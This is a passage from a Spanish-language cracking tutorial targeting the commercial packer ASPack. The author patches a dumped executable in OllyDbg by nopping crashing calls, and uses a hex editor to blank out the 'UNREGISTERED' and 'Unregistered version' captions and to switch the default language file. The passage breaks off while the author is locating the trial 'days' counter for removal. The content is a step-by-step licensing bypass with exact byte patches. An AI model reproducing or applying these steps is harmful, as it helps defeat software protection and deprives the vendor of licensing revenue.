0044111B     C0             DB C0
0044111C     CA             DB CA
0044111D     0F             DB 0F
```

Me vuelvo a ir a la dirección de este CALL en el original y una vez encima pulso Intro y otra vez la misma historia, otro RETN así que a nopear ese CALL en el dumpeado y a guardar los cambios.
Otra vez vuelvo a intentarlo y esta vez al volver a aceptar la ventanita que sale para comprimir me vuelve a dar otro error y esta vez en el Stack tenemos:

0012F8DC 0044114D RETURN to dumpeado.0044114D from 009EC8F4

Y en la dirección de retorno:

```
00441140     B6             DB B6
00441141     FE             DB FE
00441142     06             DB 06
00441143     0C             DB 0C
00441144     6E             DB 6E                           CHAR 'n'
00441145     CE             DB CE
00441146     1A             DB 1A
00441147  >  FF15 0849440(  CALL DWORD PTR DS:[444908]
0044114D  .  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00441150  .  8B80 0803000(  MOV EAX,DWORD PTR DS:[EAX+308]
00441156  .  05 98000000    ADD EAX,98
0044115B  .  8B55 FC        MOV EDX,DWORD PTR SS:[EBP-4]
0044115E  .  8B92 0403000(  MOV EDX,DWORD PTR DS:[EDX+304]
00441164  .  E8 1B24FCFF    CALL 00403584                   dumpeado.00403584
00441169  .  BA 7CED4300    MOV EDX,43ED7C
0044116E  .  8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
00441171  .  8B80 0803000(  MOV EAX,DWORD PTR DS:[EAX+308]
00441177  .  8990 7C02000(  MOV DWORD PTR DS:[EAX+27C],EDX
0044117D  .  8B10           MOV EDX,DWORD PTR DS:[EAX]
0044117F  .  FF92 C400000(  CALL DWORD PTR DS:[EDX+C4]
00441185  .  33C0           XOR EAX,EAX
```

Pues hago ooootra vez lo mismo y ooootra vez igual, otro RETN así que a nopear la CALL y a volver a guardar los cambios.

Vuelvo a reiniciar Olly un poco cansado ya de esto y vuelvo a intentarlo y esta vez casi termina pero al final de la compresión salta otro error y siguiendo otra vez el método pues tengo en el Stack:

0012F92C 00441E29 RETURN to dumpeado.00441E29 from 009EC8F4

Y en el retorno:

```
00441E01   8B93 2C020000  MOV EDX,DWORD PTR DS:[EBX+22C]
00441E07   8B83 F0010000  MOV EAX,DWORD PTR DS:[EBX+1F0]
00441E0D   E8 E6E3FEFF    CALL 004301F8                    dumpeado.004301F8
00441E12   8BC3           MOV EAX,EBX
00441E14   E8 87F0FFFF    CALL 00440EA0                    dumpeado.00440EA0
00441E19   FF45 FC        INC DWORD PTR SS:[EBP-4]
00441E1C   4E             DEC ESI
00441E1D ^ 0F85 B9FEFFFF  JNZ 00441CDC                     dumpeado.00441CDC
00441E23   FF15 04494400  CALL DWORD PTR DS:[444904]
00441E29 v E9 3E000000    JMP 00441E6C                     dumpeado.00441E6C
00441E2E   17             POP SS                           Modification of segment register
00441E2F   11E3           ADC EBX,ESP
00441E31   C6             ???                              Unknown command
00441E32   BE 56D5EECA    MOV ESI,CAEED556
00441E37   BE 2CA6DDF1    MOV ESI,F1DDA62C
00441E3C   4C             DEC ESP
00441E3D   2366 AA        AND ESP,DWORD PTR DS:[ESI-56]
00441E40 v 76 05          JBE SHORT 00441E47               dumpeado.00441E47
00441E42   CD AB          INT 0AB
00441E44   24 59          AND AL,59
00441E46   BE 646117A6    MOV ESI,A6176164
00441E4B   F0:25 D9A444D2 LOCK AND EAX,D244A4D9            LOCK prefix is not allowed
00441E51   17             POP SS                           Modification of segment register
00441E52   4C             DEC ESP
00441E53   13EB           ADC EBP,EBX
00441E55   038C61 088CDD7 ADD ECX,DWORD PTR DS:[ECX+77DD8C08]
00441E5C   D7             XLAT BYTE PTR DS:[EBX+AL]
00441E5D   36:FD          STD                              Superfluous prefix
00441E5F   19AC21 9256AEB SBB DWORD PTR DS:[ECX+BEAE5692],EBP
00441E66   2F             DAS
00441E67   5E             POP ESI
```

Bueno, pues miremos esa CALL en el original a ver que es.
Y otra vez la misma historia así que a nopear también esa CALL en el dumpeado y a guardar los cambios.
Lo volvemos a intentar y otra vez mas el mismo error así que miremos otra vez a ver si esto se acaba ya.

En el Stack tenemos:


0012F92C 00441E72 RETURN to dumpeado.00441E72 from 009EC8F4

Y en el retorno:


```
00441E65   BE            DB BE
00441E66   2F            DB 2F                          CHAR '/'
00441E67   5E            DB 5E                          CHAR '^'
00441E68   95            DB 95
00441E69   0D            DB 0D
00441E6A   66            DB 66                          CHAR 'f'
00441E6B   11            DB 11
00441E6C >  FF15 0849440( CALL DWORD PTR DS:[444908]
00441E72 >  33C0         XOR EAX,EAX
00441E74 .  5A           POP EDX
00441E75 .  59           POP ECX
00441E76 .  59           POP ECX
00441E77 .  64:8910      MOV DWORD PTR FS:[EAX],EDX
00441E7A .  68 941E4400  PUSH 441E94
00441E7F >  8D45 F4      LEA EAX,DWORD PTR SS:[EBP-C]
00441E82 .  BA 02000000  MOV EDX,2
00441E87 .  E8 C816FCFF  CALL 00403554                  dumpeado.00403554
00441E8C .  C3           RETN
00441E8D .^ E9 8212FCFF  JMP 00403114                   dumpeado.00403114
00441E92 .^ EB EB        JMP SHORT 00441E7F             dumpeado.00441E7F
00441E94 .  5F           POP EDI
00441E95 .  5E           POP ESI
00441E96 .  5B           POP EBX
00441E97 .  8BE5         MOV ESP,EBP
00441E99 .  5D           POP EBP
00441E9A .  C3           RETN
00441E9B    00           DB 00
00441E9C .  FFFFFFFF     DD FFFFFFFF
Jump from 00441CB5
```


Y al mirar esa CALL en el original veo que es más de lo mismo así que a nopearla y a guardar el dumpeado.

Y vuelvo a intentarlo y…



Y a continuación veréis que si lo comprimió y funciona perfectamente.





Bueno, el objetivo de este tuto esta cumplido pero queda muy feo eso de UNREGISTERED así que lo cambiaremos usando un editor hexadecimal buscando las palabras esas ya que no aparecen en el Olly y con el editor hexa funciona.

Lo abrimos con cualquier editor hexa y buscamos y a mí con el Pspad me aparece así:

```
72 0709 6276 4C6F 7765 7265 6408  uter..bvLowered.
4F 7264 6572 0200 0006 5450 616E  TabOrder....TPan
50 616E 656C 3204 4C65 6674 0201  el.Panel2.Left..
70 0201 0557 6964 7468 039C 0106  .Top...Width.œ..
67 6874 0328 0105 416C 6967 6E07  Height.(..Align.
54 6F70 0854 6162 4F72 6465 7202  .alTop.TabOrder.
54 4265 7665 6C06 4265 7665 6C31  ...TBevel.Bevel1
66 7402 0803 546F 7002 0805 5769  .Left...Top...Wi
03 8C01 0648 6569 6768 7402 5905  dth.Œ..Height.Y.
70 6507 0762 7346 7261 6D65 0553  Shape..bsFrame.S
65 0708 6273 5261 6973 6564 0000  tyle..bsRaised..
61 6265 6C0A 4C61 6265 6C54 7269  .TLabel.LabelTri
4C 6566 7403 E000 0354 6F70 023E  al.Left.à..Top.>
64 7468 03AC 0006 4865 6967 6874  .Width.¬..Height
41 6C69 676E 6D65 6E74 0708 7461  . .Alignment..ta
74 6572 0841 7574 6F53 697A 6508  Center.AutoSize.
70 7469 6F6E 060C 554E 5245 4749  .Caption..UNREGI
52 4544 0A46 6F6E 742E 436F 6C6F  STERED.Font.Colo
63 6C52 6564 0B46 6F6E 742E 4865  r..clRed.Font.He
74 02F5 0946 6F6E 742E 4E61 6D65  ight.õ.Font.Name
53 2053 616E 7320 5365 7269 660A  ..MS Sans Serif.
74 2E53 7479 6C65 0B06 6673 426F  Font.Style..fsBo
0A 5061 7265 6E74 466F 6E74 0808  ld..ParentFont..
```

Y lo cambio por:

```
72 0709 6276 4C6F 7765 7265 6408  uter..bvLowered.
4F 7264 6572 0200 0006 5450 616E  TabOrder....TPan
50 616E 656C 3204 4C65 6674 0201  el.Panel2.Left..
70 0201 0557 6964 7468 039C 0106  .Top...Width.œ..
67 6874 0328 0105 416C 6967 6E07  Height.(..Align.
54 6F70 0854 6162 4F72 6465 7202  .alTop.TabOrder.
54 4265 7665 6C06 4265 7665 6C31  ...TBevel.Bevel1
66 7402 0803 546F 7002 0805 5769  .Left...Top...Wi
03 8C01 0648 6569 6768 7402 5905  dth.Œ..Height.Y.
70 6507 0762 7346 7261 6D65 0553  Shape..bsFrame.S
65 0708 6273 5261 6973 6564 0000  tyle..bsRaised..
61 6265 6C0A 4C61 6265 6C54 7269  .TLabel.LabelTri
4C 6566 7403 E000 0354 6F70 023E  al.Left.à..Top.>
64 7468 03AC 0006 4865 6967 6874  .Width.¬..Height
41 6C69 676E 6D65 6E74 0708 7461  . .Alignment..ta
74 6572 0841 7574 6F53 697A 6508  Center.AutoSize.
70 7469 6F6E 060C 2020 2020 4147  .Caption..    AG
20 2020 0A46 6F6E 742E 436F 6C6F  UML  .Font.Colo
63 6C52 6564 0B46 6F6E 742E 4865  r..clRed.Font.He
74 02F5 0946 6F6E 742E 4E61 6D65  ight.õ.Font.Name
53 2053 616E 7320 5365 7269 660A  ..MS Sans Serif.
74 2E53 7479 6C65 0B06 6673 426F  Font.Style..fsBo
```

Y guardo los cambios y voy a ver:

Fue bien pero hay mas cosillas que quitar de en medio como el rotulo que sale abajo cuando vas a la pestaña opciones.

Volvemos a abrirlo en el editor hexa y buscamos y llenamos esa frase con espacios y el resultado es:

```
442 6576 656C 0642 6576 656C 3404  ..TBevel.Bevel4.
674 0200 0354 6F70 0200 0557 6964  Left...Top...Wid
386 0106 4865 6967 6874 038D 0005  th.†..Height.□..
967 6E07 0861 6C43 6C69 656E 7400  Align..alClient.
44C 6162 656C 104C 6162 656C 5365  ..TLabel.LabelSe
96F 6E4E 616D 6504 4C65 6674 0307  ctionName.Left..
46F 7002 5205 5769 6474 6802 4806  ..Top.R.Width.H.
967 6874 020D 0743 6170 7469 6F6E  Height...Caption
365 6374 696F 6E27 7320 6E61 6D65  ..Section's name
654 4C61 6265 6C09 4C61 6265 6C4C  ...TLabel.LabelL
704 4C65 6674 032E 0103 546F 7002  ang.Left....Top.
769 6474 6802 3006 4865 6967 6874  p.Width.0.Height
743 6170 7469 6F6E 0608 4C61 6E67  ...Caption..Lang
765 0000 0654 4C61 6265 6C11 4C61  uage...TLabel.La
C55 6E72 6567 6973 7465 7265 6404  belUnregistered.
674 0204 0354 6F70 027F 0557 6964  Left...Top.□.Wid
3D8 0006 4865 6967 6874 020D 0743  th.Ø..Height...C
469 6F6E 062E 556E 7265 6769 7374  aption..Unregist
564 2076 6572 7369 6F6E 2E20 4F70  ered version. Op
F6E 7320 6172 6520 6E6F 7420 7361  tions are not sa
42F 2020 0A46 6F6E 742E 436F 6C6F  ved.  .Font.Colo
563 6C52 6564 0B46 6F6E 742E 4865  r..clRed.Font.He
874 02F5 0946 6F6E 742E 4E61 6D65  ight.ö.Font.Name
```

```
44C 6162 656C 104C 6162 656C 5365  ..TLabel.LabelSe
96F 6E4E 616D 6504 4C65 6674 0307  ctionName.Left..
46F 7002 5205 5769 6474 6802 4806  ..Top.R.Width.H.
967 6874 020D 0743 6170 7469 6F6E  Height...Caption
365 6374 696F 6E27 7320 6E61 6D65  ..Section's name
654 4C61 6265 6C09 4C61 6265 6C4C  ...TLabel.LabelL
704 4C65 6674 032E 0103 546F 7002  ang.Left....Top.
769 6474 6802 3006 4865 6967 6874  p.Width.0.Height
743 6170 7469 6F6E 0608 4C61 6E67  ...Caption..Lang
765 0000 0654 4C61 6265 6C11 4C61  uage...TLabel.La
C55 6E72 6567 6973 7465 7265 6404  belUnregistered.
674 0204 0354 6F70 027F 0557 6964  Left...Top.□.Wid
3D8 0006 4865 6967 6874 020D 0743  th.Ø..Height...C
469 6F6E 062E 2020 2020 2020 2020  aption..
020 2020 2020 2020 2020 2020 2020
020 2020 2020 2020 2020 2020 2020
020 2020 0A46 6F6E 742E 436F 6C6F   .Font.Colo
563 6C52 6564 0B46 6F6E 742E 4865  r..clRed.Font.He
874 02F5 0946 6F6E 742E 4E61 6D65  ight.ö.Font.Name
D53 2053 616E 7320 5365 7269 660A  ..MS Sans Serif.
E74 2E53 7479 6C65 0B00 0A50 6172  Font.Style...Par
```

Otra cosilla que le voy a hacer es poner por defecto el lenguaje español ya que este exe no guarda la configuración, pues por lo menos que salga de entrada en español y lo


voy a hacer con el editor hexa también. Simplemente busco "english.ini" que es el que esta por defecto y solo aparece una entrada así que nos lo pone fácil.

```
EFF 8B45 FC8B 80E4 0100 008B 4820  °°þÿ‹Eü‹€ä...‹H
444 008B 45F0 E8E7 B3FE FF33 C05A  °..D.‹Eðèç³þÿ3ÀZ
489 1068 BA02 4400 8B45 F0E8 5629  YYd%.h°.D.‹EðèV)
3E9 5C2E FCFF EBF0 33C0 5A59 5964  üÿÃé\.üÿëð3ÀZYYd
8D7 0244 008B 45F4 E839 29FC FFC3  %.h×.D.‹Eôè9)üÿÃ
EFC FFEB F080 7DFB 0075 246A 1068  é?.üÿëð€}û.u$j.h
400 6828 0444 008B 45FC E807 65FD   .D.h(.D.‹Eüè.eý
85D 4EFC FFA1 3056 4400 E8E7 37FE  ÿPè]Nüÿ¡0VD.èç7þ
5FC 8B80 E401 0000 E84D 6BFF FF8B  ÿ‹Eü‹€ä...èMkÿÿ‹
B80 9002 0000 E8E7 74FE FF8B 55FC  Eü‹€□...èçtþÿ‹Uü
401 0000 8942 0C33 C05A 5959 6489  ‹'ä...%B.3ÀZYYd%
603 4400 8D45 E4E8 F631 FCFF 8D45  .hV.D.□Eäèö1üÿ□E
E31 FCFF 8D45 ECE8 E631 FCFF C3E9  èèî1üÿ□Eìèæ1üÿÃé
CFF EBE0 5F5E 5B8B E55D C300 0000  À-üÿëà_^[‹å]Ã...
FFF 0400 0000 2E69 6E69 0000 0000  ÿÿÿÿ.....ini....
FFF 0B00 0000 656E 676C 6973 682E  ÿÿÿÿ....english.
900 FFFF FFFF 1400 0000 4C61 6E67  ini.ÿÿÿÿ....Lang
765 2066 696C 6573 7C2A 2E69 6E69  uage files|*.ini
000 FFFF FFFF 3700 0000 506C 6561  ....ÿÿÿÿ7...Plea
C20 6368 6F6F 7365 2074 6865 2065  se, choose the e
C69 7368 2E69 6E69 206F 7220 616E  nglish.ini or an
```

```
EFF 8B45 FC8B 80E4 0100 008B 4820  °°þÿ‹Eü‹€ä...‹H
444 008B 45F0 E8E7 B3FE FF33 C05A  °..D.‹Eðèç³þÿ3ÀZ
489 1068 BA02 4400 8B45 F0E8 5629  YYd%.h°.D.‹EðèV)
3E9 5C2E FCFF EBF0 33C0 5A59 5964  üÿÃé\.üÿëð3ÀZYYd
8D7 0244 008B 45F4 E839 29FC FFC3  %.h×.D.‹Eôè9)üÿÃ
EFC FFEB F080 7DFB 0075 246A 1068  é?.üÿëð€}û.u$j.h
400 6828 0444 008B 45FC E807 65FD   .D.h(.D.‹Eüè.eý
85D 4EFC FFA1 3056 4400 E8E7 37FE  ÿPè]Nüÿ¡0VD.èç7þ
5FC 8B80 E401 0000 E84D 6BFF FF8B  ÿ‹Eü‹€ä...èMkÿÿ‹
B80 9002 0000 E8E7 74FE FF8B 55FC  Eü‹€□...èçtþÿ‹Uü
401 0000 8942 0C33 C05A 5959 6489  ‹'ä...%B.3ÀZYYd%
603 4400 8D45 E4E8 F631 FCFF 8D45  .hV.D.□Eäèö1üÿ□E
E31 FCFF 8D45 ECE8 E631 FCFF C3E9  èèî1üÿ□Eìèæ1üÿÃé
CFF EBE0 5F5E 5B8B E55D C300 0000  À-üÿëà_^[‹å]Ã...
FFF 0400 0000 2E69 6E69 0000 0000  ÿÿÿÿ.....ini....
FFF 0B00 0000 7370 616E 6973 682E  ÿÿÿÿ....spanish.
900 FFFF FFFF 1400 0000 4C61 6E67  ini.ÿÿÿÿ....Lang
765 2066 696C 6573 7C2A 2E69 6E69  uage files|*.ini
000 FFFF FFFF 3700 0000 506C 6561  ....ÿÿÿÿ7...Plea
C20 6368 6F6F 7365 2074 6865 2065  se, choose the e
C69 7368 2E69 6E69 206F 7220 616E  nglish.ini or an
```

Y como tenemos la suerte de que las dos palabras tienen el mismo largo pues mejor aun.
Ya hay una cosa menos. Ahora a por lo de days, pero eso lo haré en el Olly para que me sirva de ayuda para encontrar la cifra que aparece también ya que days si aparece en las strings.

Hacemos una búsqueda de las strings en el exe:




Y buscamos la string "days" y le ponemos un BP con F2:

```
0043B741 MOV EAX,43809C                          ASCII 04,"TLZB"
0043B786 MOV EAX,43CDB8                          ASCII "12"
0043B8CF MOV EAX,43CDC4                          ASCII "04"
0043B961 MOV EAX,43CDB8                          ASCII "12"
0043B99D MOV EAX,43CDD0                          ASCII "05"
0043BA62 MOV EDX,43CDDC                          ASCII ".reloc"
0043BA80 CMP DWORD PTR DS:[EAX+34],400000        ASCII "MZP"
0043C1FE MOV EAX,43CDEC                          ASCII "06"
0043CB69 MOV EDX,43CE00                          ASCII ".bak"
0043CFF0 MOV EAX,44390C                          UNICODE "REGYSTRYTYPELIB"
0043D23F MOV EDX,43D61C                          ASCII "kernel32.dll"
0043D291 MOV EDX,43D634                          ASCII " $"
0043DE2D MOV EAX,43DE80                          ASCII "HTTP://"
0043DEC8 PUSH 43E090                             ASCII "InternetReader"
0043DF01 PUSH 43E0A0                             ASCII "HTTP/1.0"
0043DF0F PUSH 43E0AC                             ASCII "GET"
0043E233 PUSH 43E250                             ASCII "\VarFileInfo\Translation"
0043E33B MOV EDX,43E3F4                          ASCII "\StringFileInfo\"
0043E41F MOV EDX,43E458                          ASCII "ProductVersion"
0043E4AE MOV EAX,43E4C8                          ASCII "%d.%d.%d.%d"
0043EE03 MOV EDX,43EED4                          ASCII "ASPack - "
0043EFBA MOV EDX,43F4E8                          ASCII "♪◘"
0043EFE1 MOV EDX,43F4F4                          ASCII " days"
0043F015 MOV ECX,43F504                          ASCII "Aspack.hlp"
0043F064 MOV EAX,43E0E4                          ASCII 0C,"TVersionInfo"
0043F0DE MOV EDX,43F518                          ASCII "SOFTWARE\ASPack"
0043F0EE MOV EDX,43F530                          ASCII "VersionNum"
0043F12F MOV EDX,43F530                          ASCII "VersionNum"
0043F26B MOV EDX,43F544                          ASCII "Software\ASPack\Options"
0043F27B MOV EDX,43F564                          ASCII "Lang_LanguageFile"
0043F2FB MOV EDX,43F580                          ASCII "*.ini"
0043F38E MOV EAX,43F590                          ASCII ".ini"
0043F534 IMUL EBP,DWORD PTR DS:[EDI+6E],6D754E   UNICODE "va"
0043F60A MOV EDX,43F6A0                          ASCII "08"
0043F61E MOV ECX,43F6A4                          ASCII "Error"
0043F6F0 MOV ECX,43F7C8                          ASCII "aspack.ini"
0043F722 MOV EDX,43F7DC                          ASCII "Item"
0043F747 MOV EDX,43F7EC                          ASCII "PopMenuHistory"
0043F818 MOV ECX,43F8F0                          ASCII "aspack.ini"
0043F866 MOV EDX,43F904                          ASCII "Item"
0043F88B MOV EDX,43F914                          ASCII "PopMenuHistory"
0043F967 MOV EDX,43FA60                          ASCII "10"
0043F981 MOV ECX,43FA64                          ASCII "Error"
0043F998 MOV ECX,43FA74                          ASCII ".bak"
0043FB49 MOV EDX,43FEAC                          ASCII "exefile\shell\"
0043FB80 MOV EDX,43FEC4                          ASCII "\Command"
0043FBD4 MOV EDX,43FED8                          ASCII " ""%1"""
0043FC16 MOV EDX,43FEF4                          ASCII "dllfile\shell\"
```

Damos a F9 y vemos que para aquí:

```
0043EFB0  8BC3          MOV EAX,EBX
0043EFB2  E8 8541FDFF   CALL 0041313C                    dumpeado.0041313C
0043EFB7  8D45 D8       LEA EAX,DWORD PTR SS:[EBP-28]
0043EFBA  BA E8F44300   MOV EDX,43F4E8                   ASCII "♪◘"
